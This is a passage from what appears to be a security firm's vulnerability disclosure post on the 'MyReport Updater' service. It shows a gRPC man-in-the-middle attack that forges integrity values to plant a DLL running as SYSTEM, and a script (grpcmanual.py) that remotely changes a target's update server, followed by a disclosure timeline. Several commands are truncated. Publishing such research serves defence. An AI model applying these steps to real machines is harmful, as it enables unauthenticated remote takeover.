172.16.200.137 - - [20/Oct/2025:17:51:04 +0200] "POST /Update.V1.Update/ProductsInformations HTTP/2.0" 200 504 "-" "grpc-dotnet/2.70.0 (.NET 8.
172.16.200.137 - - [20/Oct/2025:17:52:31 +0200] "POST /Update.V1.Update/LastVersion HTTP/2.0" 200 61 "-" "grpc-dotnet/2.70.0 (.NET 8.0.11; CLR
172.16.200.137 - - [20/Oct/2025:17:52:32 +0200] "POST /Update.V1.Update/ProductsInformations HTTP/2.0" 200 504 "-" "grpc-dotnet/2.70.0 (.NET 8.
172.16.200.137 - - [20/Oct/2025:17:59:51 +0200] "POST /Update.V1.Update/LastVersion HTTP/2.0" 200 61 "-" "grpc-dotnet/2.70.0 (.NET 8.0.11; CLR
172.16.200.137 - - [20/Oct/2025:17:59:52 +0200] "POST /Update.V1.Update/ProductsInformations HTTP/2.0" 200 347 "-" "grpc-dotnet/2.70.0 (.NET 8.
```

Retrieving information for the integrity check.


The decompiled code of `MyUpdaterService.RPC.Client.dll` confirms that these checks are present.



Fields in the ProductInformation class.

Traffic to `updater.myreport.fr` was intercepted on the reference server controlled by us. It was redirected to a tool created during the assessment. This tool returned the correct MD5 digest and size for the modified archives.

The tool worked as a gRPC and TLS man-in-the-middle server. It forwarded requests to the vendor server and modified the responses. It ran on another server. The `/etc/hosts` file on the reference server was changed so that `updater.myreport.fr` resolved to the address of the gRPC tool.



Traffic for updater.myreport.fr was redirected to the gRPC tool.

The updater could not connect to the gRPC tool with a self-signed certificate. It returned this error:

```
The remote certificate is invalid according to the validation procedure:
RemoteCertificateNameMismatch, RemoteCertificateChainErrors
Source: System.Private.CoreLib
Exception type: System.Security.Authentication.AuthenticationException
```

The error showed a problem with the domain names in the certificate. We reproduced the certificate information from `updater.myreport.fr` and used it with the gRPC tool. A certificate can also be generated for Nginx with the following configuration:

```
tee /etc/nginx/certs/myreport.cnf > /dev/null <<'EOF'

[ req ]
default_bits       = 2048
prompt             = no
default_md         = sha256
req_extensions     = req_ext
```

```
distinguished_name = dn

[ dn ]
C = FR
O = MyReport Local Proxy
CN = *.myreport.fr

[ req_ext ]
subjectAltName = @alt_names

[ alt_names ]
DNS.1 = *.myreport.fr
DNS.2 = myreport.fr

[ v3_ca ]
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid:always,issuer
basicConstraints = CA:TRUE
EOF
```

The updater expects the MD5 digest and file size in a specific format. The following PowerShell commands, also available in get_hash_and_size.ps1, generate these values:

```
$f = "C:\ProgramData\MyReport\Updater\Downloaded\Administrator.6.0.0.AnyCP

Write-Host "### Hash ###"
[Convert]::ToBase64String([byte[]](-join ((Get-FileHash $f -Algorithm MD5)

Write-Host "### Size ###"
$s=(Get-Item $f).Length;-join ($(while($s-gt0x7F){[byte](($s-band0x7F)-bor
```

The result for the modified archive was:


```
### Hash ###
gIYMdbsrrZZx+ntRYhDu2g==

### Size ###
\x9e\xa3\x9b\x2b
```

After obtaining the integrity-check values, we started the module installation with this command:

```
UpdaterManager.exe add --installLocation "C:\Program Files\Common Files\mi
```

The gRPC man-in-the-middle tool received the responses from `updater.myreport.fr`. It replaced the MD5 digest and file size before returning the responses to the reference server.




The responses from updater.myreport.fr were modified.

At the end of the installation, the following file was present on the Citrix machine:

```
C:\Program Files\Common Files\microsoft shared\ink\HID.dll
```

We pressed `Ctrl+Alt+Delete` to open the secure desktop. We then selected the On-Screen Keyboard from the options in the lower-right corner. The DLL was loaded and a command prompt opened with `NT AUTHORITY\SYSTEM` privileges.




Command prompt running as NT AUTHORITY\SYSTEM.

Remote code execution

We later found that a custom gRPC request could remotely change the configuration mode of a machine running "MyReport Updater". A Python script, grpcmanual.py, was created to automate this request.

The target machine used in this test had the IP address `172.16.200.134`.



Initial configuration of the target machine.

From another machine, the attacker can remotely change the mode, port, and address used by the target.

```
$ python3 grpcmanual.py -h
usage: grpcmanual.py [-h] [--target TARGET] [--target-port TARGET_PORT] --


UpdateConfigReferent via gRPC

options:
  -h, --help            show this help message and exit
  --target TARGET
  --target-port TARGET_PORT
  --host HOST
  --port PORT
  --mode {0,1,2,3}      0: Customized, 1: Managed, 2: UnManaged, 3: Refere
```

The host address in the following command is only an example. It confirms that the mode, address, and port are changed on the target.

```
$ python3 grpcmanual.py --host 8.8.8.8 --port 443 --mode 1 --target 172.16
[+] Configuration:
 - Target: 172.16.200.134:9095
 - Host: 8.8.8.8
 - Port: 443
 - Mode: Managed
[+] Message (18 bytes): 0a100a090a07382e382e382e3810bb031801
```

```
[+] SUCCÈS!
[+] Réponse (56 bytes): 12360a090a07382e382e382e3810bb03180122246433353533
```



The target configuration was changed remotely.

The previous demonstrated LPE vulnerability can therefore be exploited remotely. It allows unauthenticated remote code execution with `SYSTEM` privileges.

Disclosure timeline

Below we include a timeline of the relevant events during the coordinated vulnerability disclosure process with the intent of providing transparency to the whole process and our actions. This list is not exhaustive.

- 2025-11-04: Quarkslab was contacted by MyReport requesting information about a vulnerability we reported to a mutual customer. A conference call is held to discuss the matter.
- 2025-11-05: Quarkslab notifed MyReport that a technical report was being prepared. MyReport provided a GPG public key to encrypt the report.

- 2025-11-12: Quarkslab sent the technical report and asked the vendor to acknowledge it.
- 2025-11-20: Quarkslab asked for confirmation that the report was received and could be read.
- 2025-12-08: Quarkslab asked for an update.
- 2025-12-09: Quarkslab informed the vendor that a 90-day embargo period would be set and asked for a timeline for producing a fix, validate it and public release.
- 2026-02-06: Quarkslab requested an update and informed the vendor that in absence of response the report will be forwarded to CERT-FR to coordinate disclosure with them in order to inform affected users.
- 2026-02-06: Our mutual customer indicated that the vulnerability should be disclosed since it is exploitable and users are at risk.
- 2026-02-09: MyReport acknowledged the technical report and said their engineers were working on a comprehensive analysis of the problem. Their goal was to provide a response before March 8th and said that they would contact Quarkslab if they needed further information.
- 2026-02-16: MyReport asked to organize a meeting to present and discuss their action plan.
- 2026-02-24: Quarkslab proposed dates and times for a meeting with the vendor and our mutual customer. Our mutual customer delegated follow up to Quarkslab.
- 2026-03-03: Videoconference between Quarkslab and MyReport to coordinate the action plan.
- 2026-03-18: Quarkslab notified the vendor that we have not received a timeline for the fixes, as agreed in the past videoconference.
- 2026-03-19: MyReport indicated that the timeline would be sent the next week. Signing of the update packages was being finished.
- 2026-03-30: Quarkslab sent email to MyReport indicating that over the past 4 months we've repeatedly requested a remediation roadmap, which the vendor commited to provide but did not deliver. The original 90-day embargo period had expired and our mutual customer remained exposed. Told the vendor that CERT-FR would be notified and the disclosure date was set to April 3th, 2026. If, by then, the vendor provided a roadmap with firm delivery dates the disclosure date could be reconsidered.

- 2026-04-02: MyReport replied with a remediation roadmap that included release of fixes at the end of Q2-2026 and re-architecture of the service and release of the new architecture at the end of Q3-2026. Quarkslab agreed to postpone publication to end of Q2-2026.
- 2026-07-09: To coordinate diclosure to potentially affected users, Quarkslab contacted CERT-FR and provided the technical report and a summary of the disclosure timeline so far.
- 2026-07-21: CERT-FR acknowledged the report and requested a brief summary of the discussion with the vendor so far and some information about the circunstances of the discovery of the vulnerability.
- 2026-08-03: Quarkslab sent the requested information to CERT-FR and notified them that the vendor provided a roadmap for fixes in April and that Quarkslab had prepared a blog post describing the vulnerability.
- 2026-08-03: CERT-FR acknowledged the information provided by Quarkslab and requested further details about the vendor's roadmap, asked for the vendor's point of contact and indicated we should continue coordinating with the vendor but keep them informed.
- 2026-08-11: Quarkslab informed CERT-FR of the prior communications with MyReport, provided their point of contact and explained they are a french vendor whose software is used by their customers and other vendors. Noted that disclosure was now planed for early September and said dissemination of the information within a reasonable timeframe was important.
- 2026-08-11: Quarkslab sent email to MyReport saying the end of Q2 deadline for the release of fixes passed and we had not received any notification about it. Notified them that CERT-FR was informed of the vulnerability and requested information about release of patches, affected and fixed versions and their deployment schedule.
- 2026-08-17: CERT-FR acknowledged our last email and indicated they were aligned with the coordinated process so far.
- 2026-08-24: CERT-FR contacted the vendor and asked for an update on the remediation process.
- 2026-09-10: MyReport replied with a new designated point of contact for the coordination and provided an update on the remediation plan. Three

tasks were already completed and another one was being implemented. The release of fixes was planed for "mid October".
- 2026-09-10: Quarkslab asked if there was a specific date for the "mid October" release and if customers would be notified of it with a security advisory or any other security-specific communication.
- 2026-09-14: MyReport informed that the new release was scheduled to October 13th, 2026 and the security fixes would be informed in the Release Notes.
- 2026-10-02: CERT-FR acknowledged receiving the communication from MyReport and asked Quarkslab for our publication date.
- 2026-10-13: MyReport v8 released.
- 2026-10-13: This blogpost is published.
- 2026-10-14: CVE-2026-110632 and CVE-2026-110633 were assigned to the vulnerabilities.
- 2026-10-15: MyReport Updater v3.0.2 was released. The release added signature verification of update packages and use of a named pipe for communications with the service.

References

- MyReport Updater documentation
- Updater Manager documentation
- Wireshark
- Create a self-signed certificate for Nginx

If you would like to learn more about our security audits and explore how we can help you, get in touch with us!

Quarkslab

Powered by Pelican

Powered by Pelican

Theme is based off Pelican-Bootstrap 3

Legal Notice - Privacy Policy - © All rights reserved